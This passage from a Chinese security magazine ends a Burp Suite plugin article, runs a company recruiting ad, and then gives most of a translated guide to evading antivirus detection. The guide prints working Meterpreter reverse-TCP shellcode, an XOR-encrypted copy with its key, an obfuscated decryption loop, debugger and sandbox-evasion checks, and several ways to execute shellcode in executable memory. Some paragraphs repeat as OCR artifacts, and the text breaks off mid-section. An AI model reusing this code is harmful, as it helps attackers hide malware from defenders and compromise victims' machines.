
getUiComponent(); –之前踩过的大坑

IContextMenuFactory —-对应的是那个“send to”功能

7.关于调试和移植

不能在 IDE 中直接调试，只能导出 jar 包，通过 burp 调用才能看到效果。 ————所以编写过程尽量多使用输出排查错误。

图形界面的编写可以在 IDE 中调试完成后再移植到 burp 中，但是移植到 burp 需要修改一些地方。



项目主页

BurpSuite 插件分享：图形化重算 sign 和参数加解密插件（更新 2.2 版本）

参考文档汇总

向先行者致敬，让我们少走弯路。

Java 篇：

BurpSuite 扩展开发[1]-API 与 HelloWold

BurpSuite 插件编写教程（第一篇）

国产 BurpSuite 插件 Assassin V1.0 发布

BurpSuite 插件开发指南之 API 上篇

BurpSuite 插件开发指南之 API 下篇

BurpSuite 插件开发指南之 Java 篇

Burpsuite 插件开发之 RSA 加解密

Python 篇：

burpsuite 扩展开发之 Python（change unicode to chinese） PS：我是从这入门的

BurpSuite 插件开发之过狗菜刀

toolflag

四叶草安全
Clover Sec

西安四叶草信息技术有限公司
为客户提供网络信息化安全服务
致力于帮助客户先于黑客发现和解决安全隐患

招聘职位

HR专员　行政专员　销售助理

销售专员　市场专员　新媒体专员

视觉传达　Web安全　渗透测试工程师　安全研究员

【攻防对抗】

反侦测的艺术 part1：介绍 AV 和检测的技术

译者：myswsun
译文来源：【安全客】http://bobao.360.cn/learning/detail/3420.html
原文来源：
https://pentest.blog/art-of-anti-detection-1-introduction-to-av-detection-techniques/

引言

本文将要介绍一些有效的绕过最新的杀软的静态、动态和启发式分析的方法。一些方法已经为公众所熟知，但是还是有一些方法和实现技巧是实现绕过检测的关键。恶意程序的文件大小几乎是对抗检测，所以实现这些技巧时我将尽量保持文件大小足够小。本文也介绍了了杀软和 windows 操作系统的内部实现，读者应该至少有比较好的 C/C++和汇编基础，同时有大致的 PE 文件结构的认知。

实现对抗检测的技术应该适用于任何类型的恶意程序 ,本文所有的方法适用于各种各样的恶意程序，但是本文主要关注 stager meterpreter 有效载荷，因为它能够做其他恶意程序所做的所有事，在远程机器上能够提权，盗取证书，进程转移，注册表操作和漏洞利用，并且 meterpreter 非常活跃并受安全研究员关注。

检测技术手段

基于特征的检测：

传统杀软严重依赖特征来识别恶意程序。

实际上，当杀软公司拿到了恶意程序时，它们由病毒分析师或动态分析系统分析。然后一旦被确定为是恶意的，就提取一个合适的特征，并把特征加入特征库。

静态分析：

静态分析不执行程序。

在大部分情况是通过 source code 分析，也有一些情况通过 object code 分析。

动态分析：

动态分析通过在一个真实的或虚拟机的机器上面执行软件进行分析。为了使动态分析更加高效，通常被执行的程序需要足够多的输入来产生有效的行为。

沙盒：

在计算机安全中，沙盒是一种隔离运行程序的机制。他经常用来执行未受测试或不受信任的程序或代码，这些程序或代码可能来自不受信任的第三方组织，个人或网站。在沙盒中执行将不会对主机或操作系统造成危害。

启发式分析：

启发式分析是一种被杀软公司设计用于检测先前未知的病毒的方法。启发式分析基于专家分析，使用各种决策规则或权重的方法来确定系统对特定威胁/风险的敏感性。MultiCriteria 分析是权重的一种方法。启发式分析不同于只基于程序自身数据的静态分析。

熵值：

在计算中，熵是由操作系统或应用收集的用于在密码术或需要随机数据的其他用途中使用的随机性。这种随机性经常来自于硬件资源，或者已存在的东西如鼠标移动或专门的随机发生器。缺乏熵可能对性能和安全性产生负面影响。实现对抗检测的技术应该适用于任何类型的恶意程序，本文所有的方法适用于各种各样的恶意程序，但是本文主要关注 stager meterpreter 有效载荷，因为它能够做其他恶意程序所做的所有事，在远程机器上能够提权，盗取证书，进程转移，注册表操作和漏洞利用，并且 meterpreter 非常活跃并受安全研究员关注。

常用的对抗技术

为了降低被检测的几率，首先想到的是就是加密，加壳和代码混淆。这些工具和技术一直是绕过一些杀软产品的手段，但是由于安全领域的进步大多数工具和方法已经失效。为了理解这些工具和技术，我做了以下简短的说明。

混淆：

代码混淆被定义为在不影响实际功能的情况下打乱二进制代码，它将加大静态分析的难度，同时改变了二进制中的哈希特征。混淆可以通过简单的添加几行垃圾指令或者改变指令执行的顺序实现。这个方法能够绕过多少杀软取决于你混淆的程度。


加壳：

可执行文件的加壳是指压缩可执行文件的数据，并将解压缩代码和压缩数据组合存放与一个可执行文件中。当压缩的可执行文件被执行时，解压缩代码从压缩代码中重建原始的代码并执行。在大多数情况下，这是透明地发生，所以压缩的可执行文件可以使用与原始完全相同的

方式。当杀软扫描程序扫描一个加壳的恶意程序时需要确认使用的压缩算法并解压。因为在加壳的情况下分析困难。

加密：

加密二进制文件，加大分析和反汇编的难度。一个加密器包含两部分，builder 和 stub。Builder 简单的加密二进制文件并将它放入 stub 中，stub 是加密器最重要的一个环节，当执行时 stub 首先被执行，并将原始二进制解密到内存中，然后在内存中执行二进制。



加壳和加密的问题

在学习更有效的方法之前，对这些常用的技术的错误认识需要被注意到。如今的杀软已经不止搜索恶意程序的特征和行为，同时也搜索加壳和加密的特征。与检测恶意程序相比，检测加密和加壳相对容易，因为他们必须做一些可以的事比如解密文件并在内存中执行。

PE 注入：

为了解释 PE 映像怎么在内存中执行，我将不得不讨论下 windows 如何加载 PE 文件。通常编译器编译 PE 文件时指定了主模块基址为 0x00400000，全地址指针、长跳转指令的地址都得根据基址计算。当包含重定位节时，重定位节包含依赖基地址的指令。


当执行 PE 文件时，操作系统校验 PE 映像的优先的地址空间的有效性，如果优先地址不可靠，操作系统将在内存中随机选一个可靠的地址加载，在启动前需要调整地址，并根据重定位节重定位地址，然后启动挂起的进程。

为了在内存中执行 PE 映像，加密器需要解析 PE 头，重定位地址，不得不模仿系统的行为是不常见且可疑的。当我们分析用 C 或更高等级的语言编写的加密器时，大部分情况能够看见 API 函数“NtUnmapViewOfSection”和“ZwUnmapViewOfSection”的调用。这些函数用来在进程中卸载映像。他们在内存中执行 PE 的方法中扮演了很重要的角色 ：

```
xNtUnmapViewOfSection = NtUnmapViewOfSection(GetProcAddress(GetModuleHandleA("ntdll.dll"), "NtUnmapViewOfSection"));
xNtUnmapViewOfSection(PI.hProcess, PVOID(dwImageBase));
```

当然杀软也不能声称每个用这些函数的程序都有问题，但是威胁的可能性会大一点。很少有加密器（尤其是汇编编写的）不使用这些函数和手动重定位。


另一点加密文件会导致熵值升高，将加大被杀软标记其威胁的可能性。



完美的方法

加密恶意代码的策略是明智的，但是解密函数应该适当的被混淆，同时在内存中执行被解密的代码时不做重定位操作，还必须有检测机制判断是否在沙盒运行，如果检测到在被杀软分析解密函数应该不执行。不加密整个 PE 文件，只加密 shellcode 或者.text 节，这能保持低熵和小文件同时不改变映像头和节。

下面是执行流图。



AV Detect”功能将用来检测是否在沙盒中运行，如果检测到杀软的特征将再次调用主功能模块或者崩溃，否则进入“Decrypt Shellcode”模块。

下面是反向 tcp shellcode 的原始格式 ：

```
unsigned char Shellcode[] = {
0xfc, 0xe8, 0x82, 0x00, 0x00, 0x00, 0x60, 0x89, 0xe5, 0x31, 0xc0, 0x64,
0x8b, 0x50, 0x30, 0x8b, 0x52, 0x0c, 0x8b, 0x52, 0x14, 0x8b, 0x72, 0x28,
0x0f, 0xb7, 0x4a, 0x26, 0x31, 0xff, 0xac, 0x3c, 0x61, 0x7c, 0x02, 0x2c,
0x20, 0xc1, 0xcf, 0x0d, 0x01, 0xc7, 0xe2, 0xf2, 0x52, 0x57, 0x8b, 0x52,
0x10, 0x8b, 0x4a, 0x3c, 0x8b, 0x4c, 0x11, 0x78, 0xe3, 0x48, 0x01, 0xd1,
0x51, 0x8b, 0x59, 0x20, 0x01, 0xd3, 0x8b, 0x49, 0x18, 0xe3, 0x3a, 0x49,
0x8b, 0x34, 0x8b, 0x01, 0xd6, 0x31, 0xff, 0xac, 0xc1, 0xcf, 0x0d, 0x01,
0xc7, 0x38, 0xe0, 0x75, 0xf6, 0x03, 0x7d, 0xf8, 0x3b, 0x7d, 0x24, 0x75,
0xe4, 0x58, 0x8b, 0x58, 0x24, 0x01, 0xd3, 0x66, 0x8b, 0x0c, 0x4b, 0x8b,
0x58, 0x1c, 0x01, 0xd3, 0x8b, 0x04, 0x8b, 0x01, 0xd0, 0x89, 0x44, 0x24,
0x24, 0x5b, 0x5b, 0x61, 0x59, 0x5a, 0x51, 0xff, 0xe0, 0x5f, 0x5f, 0x5a,
0x8b, 0x12, 0xeb, 0x8d, 0x5d, 0x68, 0x33, 0x32, 0x00, 0x00, 0x68, 0x77,
0x73, 0x32, 0x5f, 0x54, 0x68, 0x4c, 0x77, 0x26, 0x07, 0xff, 0xd5, 0xb8,
0x90, 0x01, 0x00, 0x00, 0x29, 0xc4, 0x54, 0x50, 0x68, 0x29, 0x80, 0x6b,
0x00, 0xff, 0xd5, 0x6a, 0x05, 0x68, 0x7f, 0x00, 0x00, 0x01, 0x68, 0x02,
```

```
0x00, 0x11, 0x5c, 0x89, 0xe6, 0x50, 0x50, 0x50, 0x50, 0x40, 0x50, 0x40,
0x50, 0x68, 0xea, 0x0f, 0xdf, 0xe0, 0xff, 0xd5, 0x97, 0x6a, 0x10, 0x56,
0x57, 0x68, 0x99, 0xa5, 0x74, 0x61, 0xff, 0xd5, 0x85, 0xc0, 0x74, 0x0c,
0xff, 0x4e, 0x08, 0x75, 0xec, 0x68, 0xf0, 0xb5, 0xa2, 0x56, 0xff, 0xd5,
0x6a, 0x00, 0x6a, 0x04, 0x56, 0x57, 0x68, 0x02, 0xd9, 0xc8, 0x5f, 0xff,
0xd5, 0x8b, 0x36, 0x6a, 0x40, 0x68, 0x00, 0x10, 0x00, 0x00, 0x56, 0x6a,
0x00, 0x68, 0x58, 0xa4, 0x53, 0xe5, 0xff, 0xd5, 0x93, 0x53, 0x6a, 0x00,
0x56, 0x53, 0x57, 0x68, 0x02, 0xd9, 0xc8, 0x5f, 0xff, 0xd5, 0x01, 0xc3,
0x29, 0xc6, 0x75, 0xee, 0xc3
};
```

为了保证合适的熵和大小，我将用异或简单加密，异或不是像 RC4 或者 blowfish 的加密方式，我们也不需要强加密。杀软不会试图解密 shellcode，同时也使得静态分析困难。用异或加密速度快，避免加密库降低文件大小。

异或加密后的 shellcode：

```
unsigned char Shellcode[] = {
0xfb, 0xcd, 0x8d, 0x9e, 0xba, 0x42, 0xe1, 0x93, 0xe2, 0x14, 0xcf, 0xfa,
0x31, 0x12, 0xb1, 0x91, 0x55, 0x29, 0x84, 0xcc, 0xae, 0xc9, 0xf3, 0x32,
0x08, 0x92, 0x45, 0xb8, 0x8b, 0xbd, 0x2d, 0x26, 0x66, 0x59, 0x0d, 0xb2,
0x9a, 0x83, 0x4e, 0x17, 0x06, 0xe2, 0xed, 0x6c, 0xe8, 0x15, 0x0a, 0x48,
0x17, 0xae, 0x45, 0xa2, 0x31, 0x0e, 0x90, 0x62, 0xe4, 0x6d, 0x0e, 0x4f,
0xeb, 0xc9, 0xd8, 0x3a, 0x06, 0xf6, 0x84, 0xd7, 0xa2, 0xa1, 0xbb, 0x53,
0x8c, 0x11, 0x84, 0x9f, 0x6c, 0x73, 0x7e, 0xb6, 0xc6, 0xea, 0x02, 0x9f,
0x7d, 0x7a, 0x61, 0x6f, 0xf1, 0x26, 0x72, 0x66, 0x81, 0x3f, 0xa5, 0x6f,
0xe3, 0x7d, 0x84, 0xc6, 0x9e, 0x43, 0x52, 0x7c, 0x8c, 0x29, 0x44, 0x15,
0xe2, 0x5e, 0x80, 0xc9, 0x8c, 0x21, 0x84, 0x9f, 0x6a, 0xcb, 0xc5, 0x3e,
0x23, 0x7e, 0x54, 0xff, 0xe3, 0x18, 0xd0, 0xe5, 0xe7, 0x7a, 0x50, 0xc4,
0x31, 0x50, 0x6a, 0x97, 0x5a, 0x4d, 0x3c, 0xac, 0xba, 0x42, 0xe9, 0x6d,
0x74, 0x17, 0x50, 0xca, 0xd2, 0x0e, 0xf6, 0x3c, 0x00, 0xda, 0xda, 0x26,
0x2a, 0x43, 0x81, 0x1a, 0x2e, 0xe1, 0x5b, 0xce, 0xd2, 0x6b, 0x01, 0x71,
0x07, 0xda, 0xda, 0xf4, 0xbf, 0x2a, 0xfe, 0x1a, 0x07, 0x24, 0x67, 0x9c,
0xba, 0x53, 0xdd, 0x93, 0xe1, 0x75, 0x5f, 0xce, 0xea, 0x02, 0xd1, 0x5a,
0x57, 0x4d, 0xe5, 0x91, 0x65, 0xa2, 0x7e, 0xcf, 0x90, 0x4f, 0x1f, 0xc8,
0xed, 0x2a, 0x18, 0xbf, 0x73, 0x44, 0xf0, 0x4b, 0x3f, 0x82, 0xf5, 0x16,
0xf8, 0x6b, 0x07, 0xeb, 0x56, 0x2a, 0x71, 0xaf, 0xa5, 0x73, 0xf0, 0x4b,
0xd0, 0x42, 0xeb, 0x1e, 0x51, 0x72, 0x67, 0x9c, 0x63, 0x8a, 0xde, 0xe5,
0xd2, 0xae, 0x39, 0xf4, 0xfa, 0x2a, 0x81, 0x0a, 0x07, 0x25, 0x59, 0xf4,
```

```
0xba, 0x2a, 0xd9, 0xbe, 0x54, 0xc0, 0xf0, 0x4b, 0x29, 0x11, 0xeb, 0x1a,
0x51, 0x76, 0x58, 0xf6, 0xb8, 0x9b, 0x49, 0x45, 0xf8, 0xf0, 0x0e, 0x5d,
0x93, 0x84, 0xf4, 0xf4, 0xc4
};

 unsigned char Key[] = {
 0x07, 0x25, 0x0f, 0x9e, 0xba, 0x42, 0x81, 0x1a
};
```

因为是新写的代码，所以 hash 特征不会被检测到。最重要的是我们要绕过动态分析，这个取决于“AV detect”模块。在写这个摸块前我们理解下启发式引擎的工作模式。

启发式引擎

启发式引擎是基于统计和规则的分析机制。他们主要的目的是检测事先未知的病毒，同时根据预定义的标准给出威胁等级，甚至当一个 hello world 程序被扫描时，如果大于他们定义的威胁阀值，也会被认定为威胁。启发式引擎是杀软产品中最高级的部分，基于大量的规则和指标，因此没有哪家杀软会发布关于他们自己的启发式引擎的文档，我们所有发现的威胁等级策略可能都是错误的。

一些已知的威胁等级规则如下：

解密过程检测

读取当前计算机名

读取机器的 GUID

连接随机域名

读取 windows 安装日期

释放可执行文件

在二进制文件内存中发现 IP 地址

修改代理设置

在运行的进程中安装钩子

注入 explorer

注入远程进程

查询进程信息

设置过程错误模式以抑制错误框

不正常的熵

检测杀软的存在性

监控指定的注册表项的改变

包含提权的能力

修改软件策略设置

读取系统或视频的 BIOS 版本

PE 头的终点在一个不常用的节中

创建受保护的内存区域

创建大量进程

尝试长时间睡眠

不常用的节

读取 windows 产品 ID

包含解密

包含启动或操作设备驱动的能力

包含阻止用户输入的能力

。。。

当我们编写检测杀软和解密 shellcode 模块时需要注意这些规则。

解密 shellcode：

混淆解密机制是必要的，大部分杀软的启发式引擎能够检测到 PE 文件内部的解密循环，在大量的勒索软件的案例后一些启发式引擎专门用来查找加解密过程。在它们检测到解密过程时一些扫描器会等到 ECX 寄存器为 0 时，再分析解密后的内容。

下面是解密 shellcode 的代码 ：

```
void DecryptShellcode() {
for (int i = 0; i < sizeof(Shellcode); i++) {


__asm
{
PUSH EAX
XOR EAX, EAX
JZ True1
```

```
__asm __emit(0xca)
__asm __emit(0x55)
__asm __emit(0x78)
__asm __emit(0x2c)
__asm __emit(0x02)
__asm __emit(0x9b)
__asm __emit(0x6e)
__asm __emit(0xe9)
__asm __emit(0x3d)
__asm __emit(0x6f)
True1:
POP EAX
}
Shellcode[i] = (Shellcode[i] ^ Key[(i % sizeof(Key))]);



__asm
{
PUSH EAX
XOR EAX, EAX
JZ True2
__asm __emit(0xd5)
__asm __emit(0xb6)
__asm __emit(0x43)
__asm __emit(0x87)
__asm __emit(0xde)
__asm __emit(0x37)
__asm __emit(0x24)
__asm __emit(0xb0)
__asm __emit(0x3d)
__asm __emit(0xee)
True2:
POP EAX
}
}
}
```

用一个 for 循环完成异或操作，上面和下面的汇编代码块不做任何事，它们只是一些随机的异或操作和跳转。因为我们没有用其他高级的解密机制，这对于混淆解密过程来说已经足够了。

动态分析检测：

写沙盒检测机制的时候我们也需要混淆我们的函数，如果启发式引擎检测到任何反汇编的方法将是糟糕的。

检测调试器：

第一种检测机制是检查我们的进程是否被调试。

有一个函数直接判断调用者所在的进程是否被用户态调试器调试。但是我们不用它，因为大部分杀软会监控这个 API 的调用。我们通过 PEB 结构中的“BeingDebuged”字段来判断 ：

```
// bool WINAPI IsDebuggerPresent(void);
__asm
{
CheckDebugger:
PUSH EAX // Save the EAX value to stack
MOV EAX, DWORD PTR FS : [0x18] // Get PEB structure address
MOV EAX, DWORD PTR[EAX + 0x30] // Get being debugged byte
CMP BYTE PTR[EAX + 2], 0 // Check if being debuged byte is set
JNE CheckDebugger // If debugger present check again
POP EAX // Put back the EAX value
}
```

通过上述代码，如果检测到调试器她将一直检测知道堆栈溢出，将触发异常导致进程退出。检测 BeingDebuged 字节将能绕过大量的杀软，但是还是有一些杀软能够处理这种情况，因此我们需要混淆上述代码 ：

```
__asm
{
CheckDebugger:
PUSH EAX
MOV EAX, DWORD PTR FS : [0x18]
__asm
{
PUSH EAX
XOR EAX, EAX
```

```
JZ J
__asm __emit(0xea)
J:
POP EAX
}
MOV EAX, DWORD PTR[EAX + 0x30]
__asm
{
PUSH EAX
XOR EAX, EAX
JZ J2
__asm __emit(0xea)
J2:
POP EAX
}
CMP BYTE PTR[EAX + 2], 0
__asm
{
PUSH EAX
XOR EAX, EAX
JZ J3
__asm __emit(0xea)
J3:
POP EAX
}
JNE CheckDebugger
POP EAX
}
```

添加了一些跳转指令不会影响到我们的功能，但是可以混淆代码，避免检测。

加载假的 dll：

我们将尝试加载一个不存在的 dll。正常的话我们将得到的是 NULL 返回值，但是一些动态分析机制会允许这种情况，为了进一步观察程序的执行情况 ：

```
bool BypassAV(char const * argv[]) {
HINSTANCE DLL = LoadLibrary(TEXT("fake.dll"));
if (DLL != NULL) {
BypassAV(argv);
```

```
}
```

Get Tick Count：

在这个方法中我们将利用检测的截止时间。在大部分情况下扫描器是为终端用户设计的，他们需要友好的体验，所以不能够花非常多的时间来扫描文件。之前都是使用 Sleep()函数来等待扫描结束，但是如今这种方法几乎失效了，所有杀软都会跳过睡眠时间。为了对抗这种情况，调用下面的 API “GetTickCount”能够返回自系统启动时的微秒数。我们用它获取时间，然后睡眠 1 秒钟，在调用获取时间，如果时间差小于 1 秒即为被检测：

```
int Tick = GetTickCount();
Sleep(1000);
int Tac = GetTickCount();
if ((Tac - Tick) < 1000) {
return false;
}
```

核心数目：

这个方法非常简单，检查系统的处理器核心数。因为杀软产品不允许占用太多主机系统的资源。大部分沙盒系统只会分配 1 个核心：

```
SYSTEM_INFO SysGuide;
GetSystemInfo(&SysGuide);
int CoreNum = SysGuide.dwNumberOfProcessors;
if (CoreNum < 2) {
return false;
}
```

大内存分配：

这个方法同样利用杀软的扫描截止时间，简单的分配 100Mb 的内存，用 0 填充，最后释放：

```
char * Memdmp = NULL;
Memdmp = (char *)malloc(100000000);
if (Memdmp != NULL) {
memset(Memdmp, 00, 100000000);
free(Memdmp);
}
```

当内存开始增长时会触发杀软产品结束扫描，从而不会在一个文件上消耗太多时间。这个方法被用了很多次。这是个非常原始的方法。

Trap 标记：

Trap 标记用来跟踪程序。如果这个标记被设置为每个指令将触发“SINGLE_STEP”异常。Trap 标记能够阻止跟踪：

```
__asm
{
PUSHF // Push all flags to stack
MOV DWORD [ESP], 0x100 // Set 0x100 to the last flag on the stack
POPF // Put back all flags register values
}
```

互斥量触发 WinExec：

这个方法非常简单，我们创建一个条件判断互斥量存在与否：

```
HANDLE AmberMutex = CreateMutex(NULL, TRUE, "FakeMutex");
if(GetLastError() != ERROR_ALREADY_EXISTS){
WinExec(argv[0],0);
}
```

如果“CreateMutex”函数没有返回已存在，我们将再次执行恶意程序，因为大部分杀软产品不会让正在分析的程序启动新进程和访问沙盒以外的文件。当已经存在的错误出现时，解密函数已经执行了。有很多互斥量的方法在对抗检测方面很有效。

互斥量触发 WinExec：

这个方法非常简单，我们创建一个条件判断互斥量存在与否：

```
HANDLE AmberMutex = CreateMutex(NULL, TRUE, "FakeMutex");
if(GetLastError() != ERROR_ALREADY_EXISTS){
WinExec(argv[0],0);
}
```

如果“CreateMutex”函数没有返回已存在，我们将再次执行恶意程序，因为大部分杀软产品不会让正在分析的程序启动新进程和访问沙盒以外的文件。当已经存在的错误出现时，解密函数已经执行了。有很多互斥量的方法在对抗检测方面很有效。

合适的方法执行 shellcode

从 windows vista 开始，微软引入了 DEP 的机制。监控程序正常使用系统内存。如果任何不正常的使用方式将触发 DEP，关闭程序并通知你。这意味着我们不能把字节序列放入字符数组中执行，你需要分配一块可读写可执行的内存。

微软有几种内存函数可以实现内存分配，大部分使用“VirtualAlloc”函数，因为你能猜到常用函数的使用将帮助杀软产品的检测，用其他内存函数也能达到效果，但是可能引起更少的注意。

下面是一些内存操作函数的用法。

HeapCreate/HeapAlloc:

Windows 允许创建可读写可执行的堆区域 ：

```
void  ExecuteShellcode(){
HANDLE  HeapHandle  =  HeapCreate(HEAP_CREATE_ENABLE_EXECUTE,  sizeof(Shellcode),
  sizeof(Shellcode));
char  *  BUFFER  =  (char*)HeapAlloc(HeapHandle,  HEAP_ZERO_MEMORY,  sizeof(Shell
code));
memcpy(BUFFER,  Shellcode,  sizeof(Shellcode));
(*(void(*)())BUFFER)();
}
```

LoadLibrary/GetProcAddress：

这种组合能够调用任何函数，又不直接调用内存分配函数，引起注意较小 ：

```
void  ExecuteShellcode(){
HINSTANCE  K32  =  LoadLibrary(TEXT("kernel32.dll"));
if(K32  !=  NULL){
MYPROC  Allocate  =  (MYPROC)GetProcAddress(K32,  "VirtualAlloc");
char*  BUFFER  =  (char*)Allocate(NULL,  sizeof(Shellcode),  MEM_COMMIT,  PAGE_EX
ECUTE_READWRITE);
memcpy(BUFFER,  Shellcode,  sizeof(Shellcode));
(*(void(*)())BUFFER)();
}
}
```

GetModuleHandle/GetProcAddress:

这种方法不用 Loadibrary，充分利用已经加载的 kernel32.dll，GetModuleHandle 能够返回已加载的 dll 的模块句柄，这方法可能是执行 shellcode 最安静的方式 ：

```
void  ExecuteShellcode(){
MYPROC  Allocate  =  (MYPROC)GetProcAddress(GetModuleHandle("kernel32.dll"),  "Vi
rtualAlloc");
char*  BUFFER  =  (char*)Allocate(NULL,  sizeof(Shellcode),  MEM_COMMIT,  PAGE_EX
ECUTE_READWRITE);
```

```
memcpy(BUFFER,  Shellcode,  sizeof(Shellcode));
(*(void(*)())BUFFER)();
}
```

多线程

逆向分析多线程一直都是困难的 ,同时也挑战杀软。多线程的方法用在上述所有的方法中，而不是直接指向 shellcode。创建线程执行 shellcode :

